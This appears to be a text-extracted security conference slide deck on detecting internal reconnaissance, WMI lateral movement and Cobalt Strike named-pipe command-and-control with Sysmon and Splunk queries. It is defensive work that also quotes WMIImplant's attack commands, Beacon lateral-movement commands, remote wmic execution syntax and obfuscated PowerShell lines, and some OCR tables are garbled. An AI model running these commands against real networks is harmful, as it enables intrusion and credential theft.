or exe == "taskkill.exe" or exe == "telnet.exe" or exe == "tracert.exe"
or exe == "wscript.exe" or exe == "xcopy.exe")
reg_grouped = group reg by hostname, ppid where(max time between two events is 30 minutes)
output reg_grouped
```

process	create	exe
process	create	hostname
process	create	ppid

Detecting Internal Recon

- * 3 or more (of 7) different commands executed within 15 min

```
index=[ ] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational" ProcessCreate  
(ipconfig OR net.exe OR whoami OR netstat OR nbtstat OR hostname OR tasklist)
```

Whitelisting "known good" processes

```
| search EventCode=1  
  Image="*\\ipconfig.exe" OR Image="*\\net.exe" OR Image="*\\whoami.exe" OR Image="*\\netstat.exe" OR  
  Image="*\\nbtstat.exe" OR Image="*\\hostname.exe" OR Image="*\\tasklist.exe"  
| bin _time span=15m  
| rex field=Message ".*User: ([ ]|NT AUTHORITY)\\\\\\\\(?!<USER1>.*)"  
| stats dc(Image) AS CNT_CMDS values(CommandLine) values(ParentImage) values(ParentCommandLine)  
  count by _time ComputerName USER1  
| where CNT_CMDS > 2
```

Detecting Internal Recon

_time	ComputerName	USER1	CNT_CMDS
2017-03-29 17:45:00			6

values(CommandLine)	values(ParentImage)
hostname	C:\Windows\SysWOW64\cmd.exe
ipconfig /all	
ipconfig /displaydns	
net localgroup "Administrators"	
net session	
net share	
net start	
net use	
net user	
netstat -na	
netstat -r	
tasklist /svc	
tasklist /v	
whoami	
whoami /all	

values(ParentCommandLine)	count
C:\Windows\system32\cmd.exe /C hostname	15
C:\Windows\system32\cmd.exe /C ipconfig /all	
C:\Windows\system32\cmd.exe /C ipconfig /displaydns	
C:\Windows\system32\cmd.exe /C net localgroup "Administrators"	
C:\Windows\system32\cmd.exe /C net session	
C:\Windows\system32\cmd.exe /C net share	
C:\Windows\system32\cmd.exe /C net start	
C:\Windows\system32\cmd.exe /C net use	
C:\Windows\system32\cmd.exe /C net user	
C:\Windows\system32\cmd.exe /C netstat -na findstr "ESTABLISHED"	
C:\Windows\system32\cmd.exe /C netstat -r	
C:\Windows\system32\cmd.exe /C tasklist /svc	
C:\Windows\system32\cmd.exe /C tasklist /v	
C:\Windows\system32\cmd.exe /C whoami	
C:\Windows\system32\cmd.exe /C whoami /all	

15 occurrences
6 diff cmds
within 15 mins

Detecting Internal Recon

_time	ComputerName	USER1
2017-04-05 14:49:03		
2017-04-05 14:49:13		
2017-04-05 14:50:01		
2017-04-05 14:51:31		


«False detections»
are possible
Explorer -> cmd.exe

Image	CommandLine	ParentCommandLine
C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\explorer.exe
C:\Windows\System32\whoami.exe	whoami /groups	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\net.exe	net localgroup Administratoren	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\ipconfig.exe	ipconfig	"C:\Windows\system32\cmd.exe"

3 diff cmds
within 3 mins

Lateral Movement

* Lateral Movement using WMI for Execution



Lateral Movement	Execution
Application Deployment	Windows Remote...
Remote Services	Service Execution
Windows Remote...	Windows Managem..
Logon Scripts	Scheduled Task

ATT&CK TTP on WMI

<https://attack.mitre.org/wiki/Technique/T1047>



Windows Management Instrumentation

Unchecked

Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB)^[1] and Remote Procedure Call Service (RPCS)^[2] for remote access. RPCS operates over port 135.^[3]

An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for [Discovery](#) and remote [Execution](#) of files as part of [Lateral Movement](#).^[4]

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Examples

- The [Deep Panda](#) group is known to utilize WMI for lateral movement.^[5]
- [APT29](#) used WMI to steal credentials and execute backdoors at a future time.^[6]
- [Lazarus Group](#) malware SierraAlfa uses the Windows Management Instrumentation Command-line application wmic to start itself on a target system during lateral movement.^[7]
- [Stealth Falcon](#) malware gathers system information via Windows Management Instrumentation (WMI).^[8]
- The [DustySky](#) dropper uses Windows Management Instrumentation to extract information about the operating system and whether an anti-virus is active.^[9]
- A [BlackEnergy](#) 2 plug-in uses WMI to gather victim host details.^[10]

Windows Management Instrumentation

Technique

ID	T1047
Tactic	Execution
Platform	Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows XP, Windows 7, Windows 8, Windows Server 2003 R2, Windows Server 2008 R2, Windows Server 2012 R2, Windows Vista, Windows 8.1
System Requirements	WMI service, winmgmt, running. Host/network firewalls allowing SMB and WMI ports from source to destination. SMB authentication.
Permissions Required	User, Administrator
Data Sources	Authentication logs, Netflow/Enclave netflow, Process command-line parameters, Process monitoring
Supports Remote	Yes

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Dissecting One of APT29's Fileless WMI and PowerShell Backdoors (POSHSPY)

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Mandiant has observed APT29 using a stealthy backdoor that we call POSHSPY. POSHSPY leverages two of the tools the group frequently uses: PowerShell and Windows Management Instrumentation (WMI). In the investigations Mandiant has conducted, it appeared that APT29 deployed POSHSPY as a secondary backdoor for use if they lost access to their primary backdoors.

POSHSPY makes the most of using built-in Windows features – so-called "living off the land" – to make an especially stealthy backdoor. POSHSPY's use of WMI to both store and persist the backdoor code makes it nearly invisible to anyone not familiar with the intricacies of WMI. Its use of a PowerShell payload means that only legitimate system processes are utilized and that the malicious code execution can only be identified through [enhanced logging](#) or in memory. The backdoor's infrequent beaconing, traffic obfuscation, extensive encryption and use of geographically local, legitimate websites for command and control (C2) make identification of its network traffic difficult. Every aspect of POSHSPY is efficient and covert.

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Challenge 4: Advanced Attack Techniques

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 - Stealthy backdoors
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- **Kerberos**
 - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult





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


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WMIImplant – A WMI Based Agentless Post-Exploitation RAT Developed in PowerShell

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Just over one year ago (November 2015), I released [WMIOps](#), a PowerShell script that enables a user to carry out different actions via Windows Management Instrumentation (WMI) on the local machine or a remote machine. WMIOps can:

- Start or stop a process.
- Return a list of all running processes.
- Power off, reboot, or log users off the targeted system.
- Get a listing of all files within a directory.
- Read a file's contents.
- ...and more.

As I continued to develop WMIOps and use it during [Mandiant Red Team Operations](#), I realized that it has some of the same capabilities that are in Remote Access Tools (RATs). WMIOps's capabilities were in a state of disparate functions, but if I wove what existed along with new functionality, I could create a RAT. After months of development and internal testing, I'm happy to publicly release WMIImplant.

WMIImplant leverages WMI for the command and control channel, the means for executing actions (gathering data, issuing commands, etc.) on the targeted system, and data storage. It is designed to run both interactively and non-interactively. When using WMIImplant interactively, it's designed to have a menu of commands reminiscent of Meterpreter, as shown in Figure 1.

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WMIImplant

WMIImplant is a PowerShell based tool that leverages WMI to both perform actions against targeted machines, but also as the C2 channel for issuing commands and receiving results. WMIImplant will likely require local administrator permissions on the targeted machine.

Developed by @christruncer

WMIImplant Functions:

Meta Functions

<code>change_user</code>	- Change the context of the user you will execute WMI commands as
<code>exit</code>	- Exits WMIImplant
<code>gen_cli</code>	- Generate the command line command to use WMIImplant non-interactively
<code>set_default</code>	- Sets the targeted system's WMI property back to its default value
<code>help</code>	- View the list of commands and descriptions

File Operations

<code>cat</code>	- Reads the contents of a file
<code>download</code>	- Download a file from the targeted machine
<code>ls</code>	- File/Directory listing of a specific directory
<code>search</code>	- Search for a file on a user-specified drive
<code>upload</code>	- Upload a file to the targeted machine

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WMImplant

WMImplant is a PowerShell C2 channel for issuing commands to a targeted machine.

Developed by @c0d3r

WMImplant Lateral Movement Facilitation

<code>command_exec</code>	- Run a command line command and receive the output
<code>disable_wdigest</code>	- Removes registry value UseLogonCredential
<code>disable_winrm</code>	- Disables WinRM on the targeted system
<code>enable_wdigest</code>	- Adds registry value UseLogonCredential
<code>enable_winrm</code>	- Enables WinRM on the targeted system
<code>registry_mod</code>	- Modify the registry on the targeted machine
<code>remote_posh</code>	- Run a PowerShell script on a remote machine and receive the output
<code>sched_job</code>	- Manipulate scheduled jobs
<code>service_mod</code>	- Create, delete, or modify system services

Meta Functions

<code>change_user</code>	- Change the user of the current process
<code>exit</code>	- Exit the current process
<code>gen_cli</code>	- Generate a command line interface
<code>set_default</code>	- Set the default command line interface
<code>help</code>	- Display the help message

Process Operations

<code>process_kill</code>	- Kill a process via name or process id on the targeted machine
<code>process_start</code>	- Start a process on the targeted machine
<code>ps</code>	- Process listing

System Operations

<code>active_users</code>	- List domain users with active processes on the targeted system
<code>basic_info</code>	- Used to enumerate basic metadata about the targeted system
<code>drive_list</code>	- List local and network drives
<code>ifconfig</code>	- Receive IP info from NICs with active network connections
<code>installed_programs</code>	- Receive a list of the installed programs on the targeted machine
<code>logoff</code>	- Log users off the targeted machine
<code>reboot</code>	- Reboot the targeted machine
<code>power_off</code>	- Power off the targeted machine
<code>vacant_system</code>	- Determine if a user is away from the system

File Operations

<code>cat</code>	- Read the contents of a file
<code>download</code>	- Download a file from the targeted machine
<code>ls</code>	- List the contents of a directory
<code>search</code>	- Search for a file or directory
<code>upload</code>	- Upload a file to the targeted machine

Testing with WMIImplant

* Testing «command_exec» using WMIImplant with PS-ISE

```
Command >: command_exec
What system are you targeting? >: 
Please provide the command you'd like to run >: ipconfig /all
Windows IP Configuration
```

```
Host Name . . . . . : 
Primary Dns Suffix . . . . . : 
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . :
```

```
Command >: command_exec
What system are you targeting? >: 
Please provide the command you'd like to run >: systeminfo
Host Name: 
OS Name: Microsoft Windows 7 Enterprise
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Workstation
OS Build Type: Multiprocessor Free
```

wininit.exe (660)	28.03.2017 17:16:31	n/a	wininit.exe
services.exe (764)	28.03.2017 17:16:37	n/a	C:\Windows\system32\services.exe
svchost.exe (888)	28.03.2017 17:16:58	n/a	C:\Windows\system32\svchost.exe -k DcomLaunch
wmiprivse.exe (692)	28.03.2017 17:18:38	n/a	C:\Windows\system32\wbem\wmiprivse.exe
wmiprivse.exe (2248)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprivse.exe
powershell.exe (9040)			
powershell.exe (7648)	29.03.2017 18:13:04	29.03.2017 18:13:07	powershell \$env:59HYpIlnv`oke-Ex`pression
ipconfig.exe (6196)	29.03.2017 18:13:05	29.03.2017 18:13:06	"C:\Windows\system32\ipconfig.exe" /all
powershell.exe (5560)	29.03.2017 18:13:35	29.03.2017 18:15:42	powershell IE`X \$env:Q6JS9
systeminfo.exe (8600)	29.03.2017 18:13:36	29.03.2017 18:15:41	"C:\Windows\system32\systeminfo.exe"
wmiprivse.exe (732)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprivse.exe

Testing with WMIImplant

* Testing «process_start» using WMIImplant with Beacon

```
beacon> powershell-import C:\[redacted]\WMIImplant-master\WMIImplant.ps1
[*] Tasked beacon to import: C:\[redacted]\WMIImplant-master\WMIImplant.ps1
[+] host called home, sent: 26752 bytes
```

```
beacon> powershell Invoke-WMIImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[*] Tasked beacon to run: Invoke-WMIImplant -ProcessStart -RemoteFile calc.exe -Target [redacted]
[+] host called home, sent: 86 bytes
[+] received output:
```

wininit.exe (660)	28.03.2017 17:16:31	n/a	wininit.exe
services.exe (764)	28.03.2017 17:16:37	n/a	C:\Windows\system32\services.exe
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wmiprivse.exe (2248)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprivse.exe
notepad.exe (9100)	29.03.2017 17:24:52	n/a	notepad.exe
calc.exe (7628)	29.03.2017 17:25:08	n/a	calc.exe
wmiprivse.exe (732)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprivse.exe

Detecting WMI spawned proc's

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CAR-2014-12-001: Remotely Launched Executables via WMI

Adversaries can use [Windows Management Instrumentation \(WMI\)](#) to move laterally by launching executables remotely. For adversaries to achieve this, they must open a WMI connection to a remote host. This RPC activity is currently detected by [CAR-2014-11-007: Remote Windows Management Instrumentation \(WMI\) over RPC](#). After the WMI connection has been initialized, a process can be remotely launched using the command: `wmic /node:"<hostname>" process call create "<command line>"`, which is detected via [CAR-2016-03-002: Create Remote Process via WMIC](#).

This leaves artifacts at both a network (RPC) and process (command line) level. When `wmic.exe` (or the `schtasks` API) is used to remotely create processes, Windows uses RPC (135/tcp) to communicate with the the remote machine.

After RPC authenticates, the RPC endpoint mapper opens a high port connection, through which the `schtasks` Remote Procedure Call is actually implemented. With the right packet decoders, or by looking for certain byte streams in raw data, these functions can be identified.

When the command line is executed, it has the parent process of `C:\windows\system32\wbem\WmiPrvSE.exe`. This analytic looks for these two events happening in sequence, so that the network connection and target process are output.

CAR-2014-12-001

Submission Date	12/02/2014
Information Domain	Host, Network
Host Subtypes	Network, Process
Network Subtypes	PCAP
Network Protocols	RPC
Type	TTP
Contributor	MITRE

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Output Description

Identifies the process that initiated the RPC request (such as `wmic.exe` or `powershell.exe`), as well as the source and destination information of the network connection that triggered the alert.

ATT&CK Detection

Technique	Tactics	Level of Coverage
Windows Management Instrumentation	Execution	High

Pseudocode

Look for instances of the WMI querying in network traffic, and find the cases where a process is launched immediately after a connection is seen. This essentially merges the request to start a remote process via WMI with the process execution. If other processes are spawned from `wmiiprvse.exe` in this time frame, it is possible for race conditions to occur, and the wrong process may be merged. If this is the case, it may be useful to look deeper into the network traffic to see if the desired command can be extracted.

```
processes = search Process:Create
wmi_children = filter processes where (parent_exe == "wmiiprvse.exe")

flows = search Flow:Message
wmi_flow = filter flows where (src_port >= 49152 and dest_port >= 49152 and
proto_info.rpc_interface == "IRemUnknown2")

remote_wmi_process = join wmi_children, wmi_flow where (
    wmi_flow.time < wmi_children.time < wmi_flow.time + 1sec and
    wmi_flow.hostname == wmi_children.hostname
)

output remote_wmi_process
```

Detecting WMI spawned proc's

- * Searching for Child-Process creations of «wmiprvse.exe»
- * Filtering out «known good» processes

```
index=[redacted] SourceName="Microsoft-Windows-Sysmon" ProcessCreate wmiprvse.exe
| search EventCode="1" ParentImage="*\\wmiprvse.exe"
NOT (Image="*\\powershell.exe"
      CommandLine="*\\Windows\\CCM\\*" OR CommandLine="*\\Microsoft Application Virtualization\\*" OR
      CommandLine="*DynamicDeploymentConfiguration*" OR CommandLine="*[redacted]*")
NOT (Image="*\\Microsoft.NET\\Framework*" CommandLine="*[redacted]*")
Image!="*\\[redacted]\\*" Image!="*\\WerFault.exe" NOT [redacted] NOT powercfg.exe NOT msiexec.exe NOT [redacted]
NOT [redacted] NOT sidebar.exe NOT csc.exe NOT cvtres.exe NOT attrib.exe
CommandLine!="*\\[redacted]\\*"
CommandLine!="*cmd.exe /c copy *" CommandLine!="*\\[redacted]\\*" CommandLine!="*\\Adobe\\*" CommandLine!="*\\[redacted]\\*"
CommandLine!="*\\Windows\\ccm*" CommandLine!="*\\Windows\\MS\\*" CommandLine!="*\\Windows\\Installer\\*"
| rex field=Message ".*User: ([redacted]NT AUTHORITY)\\\\(\\?(<USER1>.*))"
| stats values(ComputerName) AS Clients values(USER1) AS Users values(CommandLine) AS CmdLines count by Image
```

- * Don't filter out «Powershell.exe» in general
 - Combine with «CommandLine» params

Detecting WMI spawned proc's

- * Command executions («powershell *\$env:*» and IEX, obfusc.)
- * Processes started (calc.exe, notepad.exe ...)

The screenshot displays two Sysmon event log windows. The left window, titled 'Image', shows a list of spawned processes. The right window, titled 'CmdLines', shows the command lines for the same processes. The 'CmdLines' window is highlighted with a red border.

Image	Clients	Users
C:\Windows\System32\PING.EXE		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe		
C:\Windows\System32\calc.exe		
C:\Windows\System32\cmd.exe		
C:\Windows\System32\notepad.exe		
C:\Windows\System32\whoami.exe		

CmdLines
ping -n 3
powershell \$env:59HYp Invoke-Expression
powershell \$env:hpMgz IEX
powershell .(Get-Command ('{1}e{0}'-fx'i')) \$env:dswQF
powershell IEX \$env:Q6JS9
powershell IEX \$env:wDBaP
powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBLAGMAdAAgAEkATwA
powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBLAGMAdAAgAEkATwA
calc.exe
cmd /c hostname
cmd /c net user
notepad.exe
whoami

Detecting WMI spawned proc's

- * Also detecting CS Beacons WMI Lateral Movement method
 - «powershell.exe ... -encodedcommand ...»

The screenshot displays Sysmon event logs and a terminal window. The top Sysmon log shows the execution of `C:\Windows\System32\PING.EXE` and `C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe`. The terminal window shows a beacon command `wmi` being executed, which tasks the beacon to run `windows/beacon_smb/bind_pipe` on a remote host via WMI. The terminal output shows the host calling home, establishing a link to a child beacon, and receiving output. The bottom Sysmon log shows the execution of `calc.exe`, `cmd.exe`, `notepad.exe`, and `whoami.exe`. The right Sysmon log shows the execution of `powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBLAGMAdAAGAEkATwA` and `cmd /c hostname`, `cmd /c net user`.

Image	Clients	Users
C:\Windows\System32\PING.EXE		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe		

```
beacon> wmi [redacted]
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\[redacted]\pipe\APT999_4444) on [redacted] via WMI
[+] host called home, sent: 210806 bytes
[+] established link to child beacon: [redacted]
[+] received output:
```

Image	Clients	Users
C:\Windows\System32\calc.exe		
C:\Windows\System32\cmd.exe		
C:\Windows\System32\notepad.exe		
C:\Windows\System32\whoami.exe		


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powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBLAGMAdAAGAEkATwA		
calc.exe		
cmd /c hostname		
cmd /c net user		
notepad.exe		
whoami		

Internal P2P C2 using Named Pipes

- * Internal Peer-to-Peer C&C using Named Pipes over SMB
- * Using Cobalt Strike Beacon's features for testing

Cobalt Strike Features

Only one egress point
using HTTP as C&C
Conn thru web proxy



SMB traffic
between WS
Named Pipes C&C

Figure 12. Cobalt Strike Graph View

An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses **Windows named pipes** to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. **Named pipe traffic that goes host-to-host is encapsulated within the SMB protocol.** A red arrow indicates that a Beacon link is broken.

Detecting C2 using Named Pipes

* Search for Processes

- Connecting through Web Proxy and
- Creating Named Pipes

```
index= sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
(ProcessCreate OR (NetworkConnect 3128 ( Proxy IPs )) OR (PipeEvent "Pipe Created"))

whitelisting vetted good processes

| search EventCode=1 OR EventCode=17 OR
(EventCode=3 DestinationPort="3128" (DestinationIp=" Proxy IPs ))
| stats dc(TaskCategory) AS Cnt_TaskCat dc(EventCode) AS Cnt_EventCode values(TaskCategory) AS TaskCategory
values(Image) AS Image values(Hashes) AS Hashes values(PipeName) AS PipeName values(DestinationIp) AS DestinationIp
count by ComputerName ProcessGuid
| where Cnt_TaskCat >= 2 OR Cnt_EventCode >= 2
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*) ,IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(ComputerName) AS Clients values(Image) AS Image values(MD5) AS MD5 values(PipeName) AS PipeName
count by IMPHASH
| search PipeName="\\*"
```

Detecting C2 using Named Pipes

IMPHASH	Image	MD5	PipeName	count
17B461A082950FC63322	[redacted] http-beacon_windows-exe_x64.exe	D72EE57E927A99ED35C7	<Anonymous Pipe>	1
802D2D6E6B33155B1DE	[redacted] http-beacon_windows-service-exe_x64.exe	EE00A12DE45B2E4D5FDF	\\MSSE-583-server	
DC25EE78E2EF4D36FA	[redacted] http-beacon_windows-exe_x86.exe	53D8AF6E6F6700C785B05	\\MSSE-8000-server	1
E472BEC38EB2092220C	\\127.0.0.1\\ADMIN\$\\1949a70.exe	35F51F4A73E1C0E110928	<Anonymous Pipe>	1
	\\127.0.0.1\\ADMIN\$\\29ba879.exe	416D0B7A91EF8A754F55	\\MSSE-107-server	
	\\127.0.0.1\\ADMIN\$\\3bc0d5c.exe	AC9C5482454E4E1B77250	\\MSSE-2426-server	5
	\\127.0.0.1\\C\$\\298a94a.exe	C01B696001C7E1AD765B6	\\MSSE-5324-server	
	\\127.0.0.1\\C\$\\380ab42.exe	E8D9825D205E1AD8E216	\\MSSE-7891-server	
EF8A44FE2F9AD4AB85	C:\\Windows\\SysWOW64\\rundll32.exe	51138BEEA3E2C21EC44D0	\\MSSE-8355-server	
			\\MSSE-8798-server	
			<Anonymous Pipe>	6
			\\APT666_8362	
			\\APT999_4444	
			\\APT999_7777	
			\\msagent_8362	
			\\status_4444	
F8F47A970BADB255F82	C:\\Windows\\System32\\rundll32.exe	DD81D91FF3B0763C39242	<Anonymous Pipe>	5
			\\3c6a96b995	
			\\4d1ab2c03a	
			\\b590c983b8	
			\\deb9acbe3d	
FCCD5E915D9C361A1F0	C:\\Windows\\System32\\notepad.exe	B32189BDF6E577A92BA	<Anonymous Pipe>	7
	C:\\Windows\\system32\\notepad.exe		\\00d23318a7	
			\\0321aa6142	
			\\10202051	
			\\1058cd7e	
			\\2a33e2a19	
			\\411e801033	
			\\45346d727	

Detecting C2 using Named Pipes

IMPHASH	Image	MD5	PipeName	count
17B461A082950FC6332	[redacted]	http-beacon_windows-exe_x64.exe	D72EE57E927A99ED35C7	<Anonymous Pipe> 1
802	Image		PipeName	
DC2	[redacted]	http-beacon_windows-exe_x64.exe	<Anonymous Pipe>	
E47	[redacted]	http-beacon_windows-service-exe_x64.exe	\MSSE-583-server	
EF8	[redacted]	http-beacon_windows-exe_x86.exe	\MSSE-8000-server	
			<Anonymous Pipe>	
			\MSSE-107-server	
F8F47A970BADB7			\msagent_8362	
FCCD5E915D9C36	C:\Windows\SysWOW64\rundll32.exe		<Anonymous Pipe>	5
			\APT666_8362	
			\APT999_4444	
			\APT999_7777	
			\msagent_8362	7
			\status_4444	
			\411e801033	
			\45346d727	

Detecting C2 using Named Pipes

- * Search for Processes creating «known malicious» Named Pipes
 - with or without «default PipeNames»

```
index=[ ] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"  
  (PipeEvent "Pipe Created" (APT666 OR APT999))  
| search (EventCode=17  
  (PipeName="\\APT666*" OR PipeName="\\APT999*"))  
| stats values(Image) AS Images values(PipeName) AS PipeNames  
  count by TaskCategory ComputerName
```

```
index=[ ] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"  
  (PipeEvent "Pipe Created" (APT666 OR APT999 OR msagent OR status OR MSSE))  
| search (EventCode=17  
  (PipeName="\\APT666*" OR PipeName="\\APT999*" OR  
    PipeName="\\MSSE-*-server*" OR PipeName="\\msagent_*" OR PipeName="\\status_*"))  
| stats values(Image) AS Images values(PipeName) AS PipeNames  
  count by TaskCategory ComputerName
```

Detecting C2 using Named Pipes

* Searching for «custom PipeNames» only

TaskCategory	ComputerName
Pipe Created (rule: PipeEvent)	
Pipe Created (rule: PipeEvent)	

Images	PipeNames	count
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444 \APT999_7777	6
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444	2

Detecting C2 using Named Pipes

* Searching for «default & custom PipeNames»

TaskCategory	ComputerName	Images	PipeNames	count
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\1949a70.exe \\127.0.0.1\ADMIN\$\3bc0d5c.exe \\127.0.0.1\CS\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \\127.0.0.1\ADMIN\$\29ba879.exe \\127.0.0.1\CS\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\[REDACTED]\http-beacon_windows-exe_x64.exe C:\[REDACTED]\http-beacon_windows-exe_x86.exe C:\[REDACTED]\http-beacon_windows-service-exe_x64.exe C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

Detecting C2 using Named Pipes

* Searching for «default & custom PipeNames»

TaskCategory	ComputerName	Images	PipeNames	count
